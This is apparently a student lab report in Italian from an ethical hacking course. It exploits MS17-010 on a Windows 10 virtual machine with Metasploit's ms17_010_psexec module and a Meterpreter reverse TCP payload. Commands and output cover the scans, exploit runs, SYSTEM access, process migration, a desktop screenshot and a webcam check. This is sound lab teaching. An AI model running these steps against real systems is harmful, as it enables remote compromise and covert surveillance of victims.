Sfruttamento della vulnerabilità MS17-010 su Windows 10 mediante Metasploit Framework

Studente: Vincenzo Lembo
Corso: Cybersecurity & Ethical Hacking
Esercitazione: W17D1
Ambiente: Kali Linux, Windows 10, UTM

---

1. Introduzione

L'esercitazione ha avuto come obiettivo l'analisi e lo sfruttamento della vulnerabilità MS17-010, presente nel protocollo SMB di una macchina Windows 10 configurata come sistema bersaglio all'interno di un ambiente virtualizzato.

L'attività è stata condotta utilizzando Kali Linux come macchina attaccante e Metasploit Framework come strumento principale per l'esecuzione del penetration test.

L'obiettivo principale consisteva nell'ottenere una sessione Meterpreter sulla macchina Windows e utilizzarla per eseguire alcune operazioni di verifica.

In particolare, l'esercitazione prevedeva:

- Ottenere una sessione Meterpreter sfruttando MS17-010.
- Acquisire uno screenshot del desktop della macchina Windows.
- Verificare la presenza o l'assenza di dispositivi webcam.
- Eseguire un'ulteriore operazione dimostrativa tramite Meterpreter.

---

2. Configurazione Laboratorio

2.1 Macchina attaccante – Kali Linux

La macchina Kali Linux è stata utilizzata per effettuare le verifiche di rete, identificare la vulnerabilità e avviare il modulo di exploit tramite Metasploit Framework.

Configurazione di rete:

- Sistema operativo: Kali Linux

- Indirizzo IP: `192.168.50.100`
- Strumento principale: Metasploit Framework
- Porta di ascolto per la connessione inversa: `4444/TCP`


2.2 Macchina bersaglio – Windows 10

La macchina Windows 10 rappresentava il sistema vulnerabile sul quale eseguire il penetration test.

Configurazione identificata:

- Sistema operativo: Windows 10 Pro
- Build: 10240
- Architettura: x64
- Indirizzo IP: `192.168.50.102`
- Porta SMB: `445/TCP`
- Nome computer: `DESKTOP-9K1O4BT`
- Dominio/gruppo di lavoro: `WORKGROUP`

Le due macchine risultavano raggiungibili attraverso la rete virtuale del laboratorio.



---

3. Ricognizione e scansione con Nmap

3.1 Identificazione dei servizi e delle versioni


La prima fase dell'attività ha previsto l'utilizzo di Nmap per identificare i servizi esposti dalla macchina Windows.

È stata eseguita una scansione con l'opzione `-sV`, che permette di individuare i servizi attivi e, quando possibile, determinarne le versioni.

```
nmap -sV 192.168.50.102
```

L'analisi ha permesso di individuare il servizio SMB sulla porta TCP 445, successivamente selezionato come oggetto dell'approfondimento.

La presenza di un servizio SMB raggiungibile non costituisce, da sola, una prova di vulnerabilità, ma rappresenta un elemento utile per indirizzare le verifiche successive.




3.2 Ricerca delle vulnerabilità con Nmap NSE

Successivamente è stata effettuata una scansione mediante gli script NSE di Nmap appartenenti alla categoria `vuln`.

```
nmap --script vuln 192.168.50.102
```

L'obiettivo era individuare eventuali vulnerabilità note associate ai servizi esposti dalla macchina bersaglio.

Questa fase ha consentito di approfondire la superficie di attacco e di orientare le successive verifiche verso il protocollo SMB.



---

4. Avvio di Metasploit Framework

Dopo la ricognizione iniziale, l'attività è proseguita attraverso Metasploit Framework.

Il framework è stato avviato dal terminale di Kali Linux mediante:

```
msfconsole
```

Metasploit permette di selezionare moduli di exploit, configurare i parametri di connessione e utilizzare payload per eseguire operazioni sui sistemi di laboratorio.

---


5. Scelta del modulo per MS17-010

5.1 Individuazione del modulo

L'obiettivo era individuare un exploit compatibile con la vulnerabilità MS17-010 e con il sistema Windows 10 a 64 bit.

Il modulo utilizzato durante l'esercitazione è stato:

`exploit/windows/smb/ms17_010_psexec`



Il modulo sfrutta le vulnerabilità SMB associate a MS17-010 attraverso tecniche riconducibili a EternalRomance, EternalSynergy ed EternalChampion.

La sua funzione consiste nello sfruttare la vulnerabilità per ottenere un contesto di accesso privilegiato e successivamente eseguire un payload sul sistema bersaglio.

5.2 Selezione del modulo

All'interno di Metasploit è stato selezionato il modulo mediante:

`use exploit/windows/smb/ms17_010_psexec`

Per esaminare le caratteristiche del modulo è stato utilizzato:

`info`

L'output ha mostrato:

- Nome: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
- Piattaforma: Windows
- Architetture supportate: x86 e x64
- Rank: Normal
- Supporto alla verifica preliminare: Yes



```
msf exploit(windows/smb/ms17_010_psexec) > info

       Name: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
     Module: exploit/windows/smb/ms17_010_psexec
   Platform: Windows
       Arch: x86, x64
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2017-03-14

Provided by:
  sleepya
  zerosum0x0
  Shadow Brokers
  Equation Group

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic
      1   PowerShell
      2   Native upload
      3   MOF upload

Check supported:
  Yes

Basic options:
  Name                  Current Setting                                 Required  Description
  ----                  ---------------                                 --------  -----------
  DBGTRACE              false                                           yes       Show extra debug trace info
  LEAKATTEMPTS          99                                              yes       How many times to try to leak transaction
  NAMEDPIPE                                                             no        A named pipe that can be connected to (leave blank for auto)
  NAMED_PIPES           /usr/share/metasploit-framework/data/word       yes       List of named pipes to check
                        lists/named_pipes.txt
  RHOSTS                192.168.50.102                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                                                                  sics/using-metasploit.html
  RPORT                 445                                             yes       The Target port (TCP)
  SERVICE_DESCRIPTION                                                   no        Service description to be used on target for pretty listing
  SERVICE_DISPLAY_NAME                                                  no        The service display name
  SERVICE_NAME                                                          no        The service name
  SHARE                 ADMIN$                                          yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal r
                                                                                  ead/write folder share
  SMBDomain             .                                               no        The Windows domain to use for authentication
  SMBPass                                                               no        The password for the specified username
  SMBUser                                                               no        The username to authenticate as

Payload information:
  Space: 3072

Description:
  This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where
  primitive. This will then be used to overwrite the connection session information with as an
  Administrator session. From there, the normal psexec payload code execution is done.

  Exploits a type confusion between Transaction and WriteAndX requests and a race condition in
  Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy
  exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a
  named pipe.

References:
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
  https://nvd.nist.gov/vuln/detail/CVE-2017-0143
  https://nvd.nist.gov/vuln/detail/CVE-2017-0146
```

---

6. Verifica della vulnerabilità tramite Metasploit

Prima di procedere con lo sfruttamento è stata verificata la vulnerabilità della macchina bersaglio.

Il parametro RHOSTS è stato configurato con l'indirizzo IP di Windows:

`set RHOSTS 192.168.50.102`


Successivamente è stato eseguito:

`show options`

La configurazione documentata era:

Parametro	Valore
RHOSTS	192.168.50.102
RPORT	445
SHARE	ADMIN$
LHOST	192.168.50.100
LPORT	4444
Payload	windows/x64/meterpreter/reverse_tcp

Il payload Meterpreter Reverse TCP è stato utilizzato per stabilire una connessione inversa dalla macchina Windows alla macchina Kali Linux.



---

7. Primo tentativo di sfruttamento

Il modulo è stato inizialmente eseguito utilizzando il target automatico.


`exploit`

Durante l'esecuzione Metasploit ha restituito:

- **Overwrite complete ... SYSTEM session obtained!**
- **Selecting PowerShell target**
- **Executing the payload ...**
- **Service start timed out**
- **Exploit completed, but no session was created.**

Il risultato indicava che una parte della catena di exploit era stata eseguita correttamente, ma il payload non aveva prodotto una sessione Meterpreter.

Il primo tentativo non ha quindi raggiunto l'obiettivo previsto.



7.1 Analisi dei target disponibili

Per individuare una modalità di esecuzione alternativa è stato utilizzato:

show targets

Il modulo ha mostrato quattro opzioni:

ID	Target
0	Automatic

1 PowerShell

2 Native upload

3 MOF upload



Il target automatico aveva selezionato PowerShell, senza riuscire ad aprire la sessione richiesta.

È stato quindi scelto il target 2, denominato `Native upload`, che utilizza una modalità differente per l'esecuzione del payload.

7.2 Selezione del target Native upload

La configurazione è stata modificata mediante:


`set TARGET 2`

Successivamente è stata verificata con:

`show options`

Nella sezione Exploit target compariva:

`2  Native upload`



---

8. Sfruttamento riuscito della vulnerabilità

Dopo la modifica del target, è stato eseguito nuovamente:

`exploit`


Durante l'esecuzione, Metasploit ha individuato il sistema Windows 10 Pro e stabilito una connessione con la named pipe SMB `\netlogon`.

Dopo alcuni tentativi iniziali di memory leak non riusciti, il modulo ha completato le operazioni necessarie per ottenere una sessione privilegiata.

L'output ha mostrato:

- **Overwrite complete ... SYSTEM session obtained!**
- **Uploading payload ...**
- **Successfully created the service**
- **Service started successfully...**
- **Successfully removed the service**
- **Sending stage (255678 bytes)**
- **Meterpreter session 1 opened**

Il risultato ha confermato l'apertura di una sessione Meterpreter sulla macchina Windows.



---

9. Verifica dei privilegi ottenuti


Dopo l'apertura della sessione è stato utilizzato:

`getuid`

Il comando ha restituito:

`Server username: NT AUTHORITY\SYSTEM`

Il risultato ha dimostrato che la sessione operava con l'identità SYSTEM, un account di sistema dotato di privilegi elevati.



---

10. Acquisizione dello screenshot

10.1 Primo tentativo

Come richiesto dalla traccia, è stato eseguito:

`screenshot`

Il comando ha inizialmente restituito:

- **`Current session was spawned by a service on Windows 8+.`**
- **`No desktops are available to screenshot.`**



L'errore indicava che la sessione Meterpreter era associata a un processo di servizio privo di accesso a un desktop interattivo.

10.2 Individuazione del processo desktop

Per individuare un processo associato alla sessione grafica dell'utente è stato utilizzato:

`ps`

Nell'elenco dei processi è stato identificato:

- **`PID: 1492`**
- **`Name: explorer.exe`**
- **`Session: 1`**
- **`User: DESKTOP-9K1O4BT\user`**
- **`Architecture: x64`**

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 292   4     smss.exe              x64   0
 376   368   csrss.exe             x64   0
 456   368   wininit.exe           x64   0
 468   448   csrss.exe             x64   1
 532   448   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 580   456   services.exe          x64   0
 600   456   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 684   580   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 704   580   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 748   580   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\svchost.exe
 864   532   dwm.exe               x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 912   580   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\svchost.exe
 920   580   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 956   580   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 988   580   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 1036  580   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1380  580   WmsSelfHealingSvc.exe x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Windows MultiPoint Server\WmsSelfHealingSvc.exe
 1388  580   WmsSvc.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Windows MultiPoint Server\WmsSvc.exe
 1492  3672  explorer.exe          x64   1        DESKTOP-9K104BT\user          C:\Windows\explorer.exe
```

Il processo `explorer.exe` risultava associato alla sessione interattiva dell'utente Windows.

10.3 Migrazione della sessione Meterpreter

Per utilizzare il contesto del processo desktop è stata eseguita la migrazione:

`migrate 1492`

Metasploit ha restituito:

- **`Migrating from 5216 to 1492 ...`**
- **`Migration completed successfully.`**

La migrazione ha consentito di spostare Meterpreter dal processo originario al processo `explorer.exe`.

```
meterpreter > migrate 1492
[*] Migrating from 5216 to 1492 ...
[*] Migration completed successfully.
meterpreter >
```

10.4 Acquisizione riuscita dello screenshot


Dopo la migrazione è stato ripetuto:

`screenshot`

Questa volta il comando è stato completato correttamente:

`Screenshot saved to: /home/kali/WCMNsgbg.jpeg`

```
meterpreter > screenshot
Screenshot saved to: /home/kali/WCMNsgbg.jpeg
```



---

11. Verifica della presenza di webcam

La seconda attività richiesta dalla traccia prevedeva di individuare eventuali dispositivi webcam collegati al sistema Windows.

È stato utilizzato:

`webcam_list`

Il comando ha restituito:

`No webcams were found`

Il risultato indica che Meterpreter non ha individuato dispositivi webcam disponibili nella sessione.

Non essendo state rilevate webcam, non è stato possibile procedere con una loro acquisizione.

```
meterpreter > webcam_list
[-] No webcams were found
```

---

12. Raccolta delle informazioni di sistema

Come ulteriore attività dimostrativa è stato utilizzato:


```
sysinfo
```

Il comando ha permesso di recuperare informazioni sul sistema operativo, sull'architettura e sull'ambiente Windows.

I risultati sono stati:

Informazione	Risultato
Computer	DESKTOP-9K1O4BT
Sistema operativo	Windows 10 Build 10240
Architettura	x64
Lingua	it_IT
Dominio	WORKGROUP
Utenti connessi	2
Meterpreter	x64/windows

Questa verifica ha consentito di documentare le caratteristiche del sistema bersaglio attraverso la sessione Meterpreter ottenuta.



---

13. Risultati finali

L'esercitazione ha permesso di raggiungere gli obiettivi principali previsti dalla traccia EPICODE.

Obiettivo	Esito
Identificazione del servizio SMB	Completato
Verifica della vulnerabilità MS17-010	Positivo
Sfruttamento della vulnerabilità	Riuscito
Apertura di una sessione Meterpreter	Riuscita
Verifica dell'identità SYSTEM	Riuscita
Migrazione al processo explorer.exe	Riuscita
Acquisizione screenshot	Riuscita

Ricerca webcam	Nessuna webcam rilevata
Raccolta informazioni tramite sysinfo	Riuscita

---

14. Conclusioni

L'attività ha dimostrato come una vulnerabilità critica del protocollo SMB possa essere sfruttata per ottenere l'esecuzione di codice su un sistema Windows non adeguatamente protetto.

La prima esecuzione dell'exploit non aveva consentito l'apertura della sessione Meterpreter. La modifica del target da Automatic a Native upload ha permesso di superare il problema e completare lo sfruttamento.

Successivamente, la sessione Meterpreter è stata utilizzata per verificare i privilegi ottenuti, identificare i processi in esecuzione e acquisire uno screenshot del desktop Windows.

